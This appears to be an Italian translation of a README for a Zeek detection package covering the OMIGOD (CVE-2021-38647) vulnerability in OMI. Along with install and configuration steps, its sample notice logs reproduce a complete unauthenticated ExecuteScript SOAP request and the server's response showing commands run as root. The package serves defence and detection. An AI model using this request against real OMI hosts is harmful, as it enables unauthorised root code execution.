
CVE-2021-38647, nota anche come vulnerabilità "OMIGOD" in Windows OMI
Un pacchetto Zeek che rileva i tentativi di exploit di CVE-2021-38647, noto anche come OMIGOD.
https://corelight.com/blog/detecting-cve-2021-38647-omigod
https://www.wiz.io/blog/omigod-critical-vulnerabilities-in-omi-azure
https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-38647

L'exploit consiste semplicemente nell'omettere l'header Authorization; in breve, vedi l'immagine qui sotto.
Installalo come pacchetto Zeek in un ambiente live
zkg install corelight/CVE-2021-38647
OPPURE usa l'URL diretto.
zkg install https://github.com/corelight/CVE-2021-38647/
Usalo su un pcap che già possiedi
zeek -Cr scripts/__load__.zeek your.pcap
Questo pacchetto funziona in ambienti cluster o non cluster.
Le opzioni configurabili nello script omigod.zeek possono essere modificate per adattarsi alle tue esigenze di implementazione, come descritto di seguito.
Le porte TCP sono impostate sui valori predefiniti serviti da OMI. Aggiungi eventuali porte non predefinite al seguente insieme.
option OMI_ports = set(1270/tcp, 5985/tcp, 5986/tcp);
Per facilitare il triage IR delle notifiche EXPLOIT_REQUEST ed EXPLOIT_RESPONSE, il campo 'sub' includerà i primi 'bytes_of_data_in_notice' della notifica. Imposta questo valore su un numero elevato per raccogliere tutto il payload: il valore predefinito di 10000 dovrebbe essere sufficiente per catturare tutti i dati rilevanti.
option bytes_of_data_in_notice = 10000;
Per facilitare il triage IR e l'hunting, una notifica separata 'EXPLOIT_ATTEMPT' includerà i nomi e i valori degli header del client nel campo 'sub' della notifica.
option raise_seperate_notice_for_missing_auth_header = T;
Usa la whitelist degli User-Agent con molta parsimonia per silenziare i falsi positivi del tuo scanner o di sistemi legittimi. Ricorda che un attaccante può facilmente falsificare questo user-agent. Esempio:
option user_agent_whitelist = /^Microsoft WinRM Client$/;
Queste notifiche sono esempi di impostazioni di verbosità massima. Anche se può sembrare eccessivamente prolisso, i dati utili per il triage IR e l'hunting vengono forniti nel campo 'sub' della notifica.
curl/7.52.1 che (a seconda del caso d'uso) può essere un modo molto insolito di accedere legittimamente ai servizi OMI. Questa notifica EXPLOIT_ATTEMPT può essere seguita o meno da una notifica EXPLOIT_REQUEST o EXPLOIT_RESPONSE, a seconda di indicatori ancora più granulari.#separator \x09
#set_separator ,
#empty_field (empty)
#unset_field -
#path notice
#open 2021-09-20-14-23-48
#fields ts uid id.orig_h id.orig_p id.resp_h id.resp_p fuid file_mime_type file_desc proto note msg sub src dst p n peer_descr actions suppress_for remote_location.country_code remote_location.region remote_location.city remote_location.latitude remote_location.longitude
#types time string addr port addr port string string string enum enum string string addr addr port count string set[enum] interval string string string double double
1631859865.669975 CUoF9i1epohx0Xkycj 127.0.0.1 57592 127.0.0.1 5985 - - - tcp CVE_2021_38647::EXPLOIT_ATTEMPT A request to an OMI/WMI uri is missing the Authorization header, this is possibly a CVE-2021-38647 (AKA OMIGOD) exploit attempt. Refer to https://www.wiz.io/blog/secret-agent-exposes-azure-customers-to-unauthorized-code-execution, see sub field for raw data headers= '{\x0a\x09[1] = [original_name=Host, name=HOST, value=127.0.0.1:5985],\x0a\x09[2] = [original_name=User-Agent, name=USER-AGENT, value=curl/7.52.1],\x0a\x09[3] = [original_name=Accept, name=ACCEPT, value=*/*],\x0a\x09[5] = [original_name=Content-Length, name=CONTENT-LENGTH, value=2035],\x0a\x09[6] = [original_name=Expect, name=EXPECT, value=100-continue],\x0a\x09[4] = [original_name=Content-Type, name=CONTENT-TYPE, value=application/soap+xml]\x0a}' 127.0.0.1 127.0.0.1 5985 - - Notice::ACTION_LOG 3600.000000 - - - - -
#separator \x09
#set_separator ,
#empty_field (empty)
#unset_field -
#path notice
#open 2021-09-20-14-23-48
#fields ts uid id.orig_h id.orig_p id.resp_h id.resp_p fuid file_mime_type file_desc proto note msg sub src dst p n peer_descr actions suppress_for remote_location.country_code remote_location.region remote_location.city remote_location.latitude remote_location.longitude
#types time string addr port addr port string string string enum enum string string addr addr port count string set[enum] interval string string string double double
1631859866.672356 CUoF9i1epohx0Xkycj 127.0.0.1 57592 127.0.0.1 5985 - - - tcp CVE_2021_38647::EXPLOIT_REQUEST A REQUEST to an OMI/WMI uri has a missing Authorization header - this is possibly a CVE-2021-38647 (AKA OMIGOD) exploit. See sub of this notice field for the raw Request data. Refer to https://www.wiz.io/blog/secret-agent-exposes-azure-customers-to-unauthorized-code-execution The first 10000 bytes of data = '<?xml version="1.0"?><s:Envelope xmlns:s="http://www.w3.org/2003/05/soap-envelope" xmlns:a="http://schemas.xmlsoap.org/ws/2004/08/addressing" xmlns:n="http://schemas.xmlsoap.org/ws/2004/09/enumeration" xmlns:w="http://schemas.dmtf.org/wbem/wsman/1/wsman.xsd" xmlns:xsi="http://www.w3.org/2001/XMLSchema" xmlns:h="http://schemas.microsoft.com/wbem/wsman/1/windows/shell" xmlns:p="http://schemas.microsoft.com/wbem/wsman/1/wsman.xsd">\x09 <s:Header>\x09\x09 <a:To>HTTP://127.0.0.1:5985/wsman/</a:To>\x09\x09 <w:ResourceURI s:mustUnderstand="true">http://schemas.dmtf.org/wbem/wscim/1/cim-schema/2/SCX_OperatingSystem</w:ResourceURI>\x09\x09\x09 <a:ReplyTo>\x09\x09\x09\x09 <a:Address s:mustUnderstand="true">http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous</a:Address>\x09\x09\x09\x09\x09 </a:ReplyTo>\x09\x09\x09\x09\x09\x09 <a:Action>http://schemas.dmtf.org/wbem/wscim/1/cim-schema/2/SCX_OperatingSystem/ExecuteScript</a:Action>\x09\x09\x09\x09\x09\x09 <w:MaxEnvelopeSize s:mustUnderstand="true">102400</w:MaxEnvelopeSize>\x09\x09\x09\x09\x09\x09\x09 <a:MessageID>uuid:00B60932-CC01-0005-0000-313370010000</a:MessageID>\x09\x09\x09\x09\x09\x09\x09 <w:OperationTimeout>PT1M30S</w:OperationTimeout>\x09\x09\x09\x09\x09\x09\x09\x09 <w:Locale xml:lang="en-us" s:mustUnderstand="false"/>\x09\x09\x09\x09\x09\x09\x09\x09 <p:DataLocale xml:lang="en-us" s:mustUnderstand="false"/>\x09\x09\x09\x09\x09\x09\x09\x09\x09 <w:OptionSet s:mustUnderstand="true"/>\x09\x09\x09\x09\x09\x09\x09\x09\x09 <w:SelectorSet>\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09 <w:Selector Name="__cimnamespace">root/scx</w:Selector>\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09 </w:SelectorSet>\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09 </s:Header>\x09\x09\x09' 127.0.0.1 127.0.0.1 5985 - - Notice::ACTION_LOG
3600.000000 - - - - -```
La seconda notifica mostra il payload, che è una stringa codificata in base64 ZWNobyAiT01JR09EIGl0IHdvcmtzISINCmlkDQp1bmFtZQ0KZGF0ZQ0KZWNobyAiR29vZGJ5ZSINCg==, che poi viene decodificata in questo script di shell.
echo "OMIGOD it works!"
id
uname
date
echo "Goodbye"
#separator \x09
#set_separator ,
#empty_field (empty)
#unset_field -
#path notice
#open 2021-09-20-14-23-48
#fields ts uid id.orig_h id.orig_p id.resp_h id.resp_p fuid file_mime_type file_desc proto note msg sub src dst p n peer_descr actions suppress_for remote_location.country_code remote_location.region remote_location.city remote_location.latitude remote_location.longitude
#types time string addr port addr port string string string enum enum string string addr addr port count string set[enum] interval string string string double double
1631859866.672356 CUoF9i1epohx0Xkycj 127.0.0.1 57592 127.0.0.1 5985 - - - tcp CVE_2021_38647::EXPLOIT_REQUEST A REQUEST to an OMI/WMI uri has a missing Authorization header - this is possibly a CVE-2021-38647 (AKA OMIGOD) exploit. See sub of this notice field for the raw Request data. Refer to https://www.wiz.io/blog/secret-agent-exposes-azure-customers-to-unauthorized-code-execution The first 10000 bytes of data = '\x09\x09\x09\x09\x09\x09\x09\x09\x09 <s:Body>\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09 <p:ExecuteScript_INPUT xmlns:p="http://schemas.dmtf.org/wbem/wscim/1/cim-schema/2/SCX_OperatingSystem">\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09 <p:Script>ZWNobyAiT01JR09EIGl0IHdvcmtzISINCmlkDQp1bmFtZQ0KZGF0ZQ0KZWNobyAiR29vZGJ5ZSINCg==</p:Script>\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09 <p:Arguments/>\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09 <p:timeout>0</p:timeout>\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09 <p:b64encoded>true</p:b64encoded>\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09 </p:ExecuteScript_INPUT>\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09 </s:Body>\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09</s:Envelope>' 127.0.0.1 127.0.0.1 5985 - - Notice::ACTION_LOG 3600.000000
- - - - -
OMIGOD it works! uid=0(root) gid=0(root) groups=0(root) Linux Fri Sep 17 06:24:26 UTC 2021 Goodbye #separator \x09
#set_separator ,
#empty_field (empty)
#unset_field -
#path notice
#open 2021-09-20-14-23-48
#fields ts uid id.orig_h id.orig_p id.resp_h id.resp_p fuid file_mime_type file_desc proto note msg sub src dst p n peer_descr actions suppress_for remote_location.country_code remote_location.region remote_location.city remote_location.latitude remote_location.longitude
#types time string addr port addr port string string string enum enum string string addr addr port count string set[enum] interval string string string double double
1631859866.680111 CUoF9i1epohx0Xkycj 127.0.0.1 57592 127.0.0.1 5985 - - - tcp CVE_2021_38647::EXPLOIT_RESPONSE A Server RESPONSE has been sent following a request to an OMI/WMI uri with a missing Authorization header - this is possibly a successful CVE-2021-38647 (AKA OMIGOD) exploit. See sub of this notice field for the raw Request data. Refer to https://www.wiz.io/blog/secret-agent-exposes-azure-customers-to-unauthorized-code-execution The first 10000 bytes of data = '<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://www.w3.org/2003/05/soap-envelope" xmlns:wsa="http://schemas.xmlsoap.org/ws/2004/08/addressing" xmlns:wsen="http://schemas.xmlsoap.org/ws/2004/09/enumeration" xmlns:e="http://schemas.xmlsoap.org/ws/2004/08/eventing" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:wsmb="http://schemas.dmtf.org/wbem/wsman/1/cimbinding.xsd" xmlns:wsman="http://schemas.dmtf.org/wbem/wsman/1/wsman.xsd" xmlns:wxf="http://schemas.xmlsoap.org/ws/2004/09/transfer" xmlns:cim="http://schemas.dmtf.org/wbem/wscim/1/common" xmlns:msftwinrm="http://schemas.microsoft.com/wbem/wsman/1/wsman.xsd" xmlns:wsmid="http://schemas.dmtf.org/wbem/wsman/identity/1/wsmanidentity.xsd"><SOAP-ENV:Header><wsa:To>http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous</wsa:To><wsa:Action>http://schemas.dmtf.org/wbem/wscim/1/cim-schema/2/SCX_OperatingSystem/ExecuteScript</wsa:Action><wsa:MessageID>uuid:04F232DD-CC2A-0005-0000-000000210000</wsa:MessageID><wsa:RelatesTo>uuid:00B60932-CC01-0005-0000-313370010000</wsa:RelatesTo></SOAP-ENV:Header><SOAP-ENV:Body><p:SCX_OperatingSystem_OUTPUT xmlns:p="http://schemas.dmtf.org/wbem/wscim/1/cim-schema/2/SCX_OperatingSystem"><p:ReturnValue>TRUE</p:ReturnValue><p:ReturnCode>0</p:ReturnCode><p:StdOut>OMIGOD it works! uid=0(root) gid=0(root) groups=0(root) Linux Fri Sep 17 06:24:26 UTC 2021 Goodbye </p:StdOut><p:StdErr></p:StdErr></p:SCX_OperatingSystem_OUTPUT></SOAP-ENV:Body></SOAP-ENV:Envelope>' 127.0.0.1 127.0.0.1 5985 - - Notice::ACTION_LOG 3600.000000 - - - - -